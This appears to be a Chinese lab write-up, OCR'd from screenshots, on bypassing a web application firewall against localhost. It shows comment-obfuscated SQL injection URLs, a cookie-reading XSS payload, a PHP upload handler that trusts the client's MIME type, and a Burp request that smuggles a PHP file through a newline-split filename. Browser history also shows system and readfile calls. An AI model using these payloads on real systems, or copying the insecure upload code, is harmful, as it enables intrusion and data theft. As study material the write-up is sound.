
(https://xzfile.aliyuncs.com/media/upload/picture/20200709130841-4187b0ea-c1a2-1.png)



127.0.0.1/sql/user.php?name=admin'/*!union*//*!*/--+1%0A%0ASELECT 1,2,concat(/*!username*/) /*!fron

id	username	password
1	admin	admin
1	2	admin
1	2	test

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130841-41a26ffc-c1a2-1.png)



Firefox
文件
编辑
查看
历史
书签
工具
窗口
帮助
192.168.104.248/sql/user.php?nam
127.0.0.1/?0=system&1=echo%20Y2
127.0.0.1/sql/user.php?name=admin
http://127.0.0.1/?0=readfile&1=/./etc

127.0.0.1/sql/user.php?name=admin'/*!union*//*!*/--+1%0ASELECT 1,@s:=user/**/(),1%23&submit=搜索

id	username	password
1	admin	admin
1	root@172.17.0.5	1


(https://xzfile.aliyuncs.com/media/upload/picture/20200709130842-41d28890-c1a2-1.png)

xss

就不做太多阐述了 估计也是黑名单 拉点标签和参数慢慢 fuzz 就好了

```
<svg/onload=alert(document.cookie)>
```

http://127.0.0.1/xss/1.php?name=%3Csvg/onload=alert(document.cookie)%3E&submit=%E6%8F%90%E4%BA%A4 (http://127.0.0.1/xss/1.php?name=%3Csvg/onload=alert(document.cookie)%3E&submit=%E6%8F%90%E4%BA%A4)



192.168.104.248/sql/user.php?nam
127.0.0.1/xss/1.php?name=%3C

127.0.0.1/xss/1.php?name=<svg/onload=alert(document.cookie)>&submit=提交

你好


XDEBUG_SESSION=PHPSTORM; info=0; PHPSESSID=ofvre1j9c5asn4b3kegpp8j6f6

□ 阻止此页面创建更多对话框

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130842-420b49be-c1a2-1.png)

文件上传


环境是一个无限制的上传



```php
<?php
session_start();
if (empty($_SESSION['token'])){
    die("access faild");
}
$temp = explode(".", $_FILES["file"]["name"]);
echo $_FILES["file"]["size"];
if ((($_FILES["file"]["type"] == "image/gif")
|| ($_FILES["file"]["type"] == "image/jpeg")
|| ($_FILES["file"]["type"] == "image/jpg")
|| ($_FILES["file"]["type"] == "image/pjpeg")
|| ($_FILES["file"]["type"] == "image/x-png")
|| ($_FILES["file"]["type"] == "image/png"))
&& ($_FILES["file"]["size"] < 204800)){
    if ($_FILES["file"]["error"] > 0){
        echo "错误: : " . $_FILES["file"]["error"] . "<br>";
    }else{
        echo "上传文件名: " . $_FILES["file"]["name"] . "<br>";
        echo "文件类型: " . $_FILES["file"]["type"] . "<br>";
        echo "文件大小: " . ($_FILES["file"]["size"] / 1024) . " kB<br>";
        echo "文件临时存储的位置: " . $_FILES["file"]["tmp_name"] . "<br>";
        if (file_exists("upload/" . $_FILES["file"]["name"])){
            echo $_FILES["file"]["name"] . " 文件已经存在。 ";
        }else{
            move_uploaded_file($_FILES["file"]["tmp_name"], "file/" . $_FILES["file"]["name"]);
            echo "文件存储在: " . "file/" . $_FILES["file"]["name"];
        }
    }
}
else{
    echo "非法的文件格式";
}
?>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130843-427db2ba-c1a2-1.png)

设置文件名为 \ nphp\n.\nphp 也就直接过了


Burp Suite Professional v2020.1 - Temporary Project - licensed to By Jas502n
Burp Project Intruder Repeater Window Logger++ Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ Passive Scan Client
Send Cancel
Target: http://127.0.0.1
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render

```
POST /upload/upload.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------149524323020837576111081764040
Content-Length: 366
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/upload/
Cookie: XDEBUG_SESSION=PHPSTORM; info=0; PHPSESSID=ofvre1j9c5asn4b3kegpp8j6f6
Upgrade-Insecure-Requests: 1

-----------------------------149524323020837576111081764040
Content-Disposition: form-data; name="file"; filename=
php
.
php
Content-Type: image/png

�PNG

<?php phpinfo();
-----------------------------149524323020837576111081764040
Content-Disposition: form-data; name="submit"

提交
-----------------------------149524323020837576111081764040--
```

```
HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 04:53:35 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 165
Connection: close
Content-Type: text/html; charset=UTF-8

26上传文件名: php.php<br>文件类型: image/png<br>文件大小: 0.025390625 kB<br>文件临时存储的位置:
/tmp/phpUPot8G<br>文件存储在: file/php.php
```

�PNG

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130843-42e7dbe0-c1a2-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130844-430d76b6-c1a2-1.png)